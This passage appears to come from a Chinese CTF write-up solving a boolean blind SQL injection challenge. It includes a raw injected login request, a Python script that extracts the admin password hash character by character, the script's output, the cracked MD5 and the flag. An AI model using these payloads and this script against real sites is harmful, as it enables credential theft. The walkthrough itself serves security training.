
```
POST /web2/login.php HTTP/1.1
Host: 123.206.87.240:8007
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: application/x-www-form-urlencoded
Content-Length: 48
Origin: http://123.206.87.240:8007
Connection: close
Referer: http://123.206.87.240:8007/web2/index.php
Cookie: PHPSESSID=g4b6ivlhmpqi3lv7d1g0ocgkhgsr8mss
Upgrade-Insecure-Requests: 1

uname=admin'^(length(database())=4)^'&passwd=123
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Sun, 16 Aug 2020 12:58:16 GMT
Content-Type: text/html;charset=utf-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 81

<script> alert('password error!!@_@');parent.location.href='index.php'; </script>
```

5、综上已可以确定存在布尔盲注！附上大佬的脚本：


```python
# -*-coding:utf-8-*-

import requests

url = 'http://123.206.87.240:8007/web2/login.php'
payload = 'abcdefghigklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789@_.{}'

flag = ''

for i in range(1,40):
 for p in range(32,126):
  #url = base_url + u"1' and substr((select flag from flag),%d,1)='%s' --+" %(i,p)
  sqlstr = u"admin'-(ascii(mid(REVERSE(MID((passwd)from(-%d)))from(-1)))=%d)-'" %(i,p)
  username ="admin'-(ascii(mid(REVERSE(MID((passwd)from(-%d)))from(-1)))=%d)-'"
  data = {
    'uname':sqlstr,
    'passwd':'123456'
    }
  html = requests.post(url,data=data).text
  if 'username' in html:
   print i
   flag += chr(p)
   print flag
print "=================================>"
print "\n" + flag
```

执行结果如下：



```
14
005b81fd960f61
15
005b81fd960f615
16
005b81fd960f6150
17
005b81fd960f61505
18
005b81fd960f615052
19
005b81fd960f6150523
20
005b81fd960f61505237
21
005b81fd960f61505237d
22
005b81fd960f61505237db
23
005b81fd960f61505237dbb
24
005b81fd960f61505237dbb7
25
005b81fd960f61505237dbb7a
26
005b81fd960f61505237dbb7a3
27
005b81fd960f61505237dbb7a32
28
005b81fd960f61505237dbb7a320
29
005b81fd960f61505237dbb7a3202
30
005b81fd960f61505237dbb7a32029
31
005b81fd960f61505237dbb7a320291
32
005b81fd960f61505237dbb7a3202910
=================================>

005b81fd960f61505237dbb7a3202910

C:\Users\True\Desktop\ClearSky
λ
```

6、解密以上32位 MD5 密码值，然后登录系统获得 Flag：




输入让你无语的MD5

005b81fd960f61505237dbb7a3202910

md5r

admin123



实时监控

ls ...

```
flag{sql_iNJEct_comMon3600!}
```